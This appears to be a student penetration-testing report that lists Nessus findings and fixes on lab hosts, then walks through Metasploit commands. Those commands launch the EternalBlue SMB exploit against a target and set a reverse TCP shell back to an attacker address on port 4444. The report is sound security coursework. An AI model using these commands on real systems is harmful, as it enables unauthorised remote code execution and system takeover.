
Medium



The remote SMB server does not need message signing, according to the SMB Signing Not Required vulnerability (Plugin #57608). Because of this, an attacker might intercept and change messages using man-in-the-middle attacks. Enabling message signing on the SMB server which may be done using Windows or Samba policy settings is the suggested remedy. The vulnerability has been assigned a Medium Severity rating (CVSS v3.0: 5.3), and there are known exploits for it.

Mixed

1.1 Medium




The server at 172.168.0.33 employs the antiquated TLS 1.0 protocol, which has known security issues and has not been supported by major browsers or manufacturers since March 31, 2020, according to the TLS Version 1.0 Protocol Detection vulnerability. Disabling TLS 1.0 is required by compliance requirements such as PCI DSS v3.2.

Recommended Course of Action:

- For increased security and compliance, turn off TLS 1.0 and turn on TLS 1.2 and 1.3.
- Severity: medium Score for CVSS v3.0: 6.5

1.1 Medium



A host (172.168.0.33) is susceptible to cryptographic errors since it is using the antiquated TLS 1.1 protocol. Due to the fact that major browsers and suppliers no longer support TLS 1.1, this problem has been graded as medium severity.


Key Details:

- Risk Factor: Medium
- CVSS Score: 6.5 (v3.0)
- Published: April 2022

Solution:


Enable TLS 1.2 or 1.3 and disable TLS 1.1 to improve security.

1.1 Medium



The vulnerability screenshot for Plugin #58453 shows a medium-severity configuration issue in a host's Terminal Services (172.168.0.33). Because Network Level Authentication (NLA) is not used by the Remote Desktop Protocol (RDP), there is a greater chance of man-in-the-middle attacks during authentication. Enabling NLA will improve security by requiring user identification prior to establishing a complete RDP connection. Enabling NLA in the host's RDP settings is the answer to stop unwanted access and lower the risk of assaults.

172.168.0.32




Nessus found vulnerabilities, such as out-of-date SMB settings and missing patches, on host 172.168.0.32 running Windows 7 Professional. Lack of administrator access restricted the accuracy of the scan.

Recommendations:

- Patch vulnerabilities and update the operating system.
- Disabling unused features will resolve SMB problems.
- For more precise findings, rescan with administrator permissions. Sort repairs according to their seriousness.

Mixed

1.1Critical




Using an unsupported version of Microsoft Windows 7 Professional, host 172.168.0.32 has a major vulnerability, according to the Nessus report, with a CVSS v3.0 base score of 10.0.

Recommended:

- To reduce security risks, install the most recent service packs or upgrade to a supported version of Windows.

For further information, see the Microsoft Lifecycle Policy.

1.1Medium



A medium-severity vulnerability where SMB signing is not enforced, leaving the system open to man-in-the-middle attacks, as highlighted in the Nessus screenshot for host 172.168.0.32.

Recommendations:


- Configure "Microsoft network server: Digitally sign communications (always)" on Windows to enable SMB message signing.
- On Samba, enable server signing.

By doing this, the security of the SMB server will be improved.

Evaluation

The evaluation section presents findings from several testing stages to give a thorough appraisal of the project's efficacy, security, and performance. This comprises images of the tools and techniques used to verify the system's resilience, functionality, and dependability, such as vulnerability assessments and penetration testing. The chapter uses these visual aids to emphasise important results, make sure the project's goals are fulfilled, and point out possible areas for improvement.

1. First Step



Details about the user and host:

- The user is signed in as a student on the host student-parrot security, according to the terminal prompt.

Framework for Metasploit:

- The Metasploit Framework console has been launched by executing the command MSF console.
- Along with the URL https://metasploit.com, the ASCII art of "Metasploit" is shown.

Specifics of the Framework:


- the v6.1.9-dev version.
- Available modules:
- 2169 exploits.
- 1149 is the auxiliary.
- 398 after exploitation.
- 592 payloads.

- Forty-five encoders.
- No-operation instructions, or Nops: 10.
- Modules for evasion: 9.
-

Information about the target:

- The word test on 192.168.1.47, which displays the IP address of the target system you are testing or attacking, is displayed in the lower left corner

2. Second Step



Exploit Module Selection:

- Using the following command, the user has chosen the exploit module exploit/windows/smb/ms17_010_eternalblue:

  use exploit/windows/smb/ms17_010_eternalblue

RHOST is the target system.

- The command is used to set the IP address 172.168.0.38 for the remote host (target system):
  set RHOSTS 172.168.0.38

LHOST, the attacker's system:

- The command sets the IP address of the local host (attacker system) to 192.168.1.140
  set LHOST 192.168.1.140


Port of Listening (LPORT):

- The command sets the reverse TCP payload's local port to 4444..
  set LPORT 4444

Implementing the Exploit:


- The command is used to run the exploit.
  exploit

3. Third Step



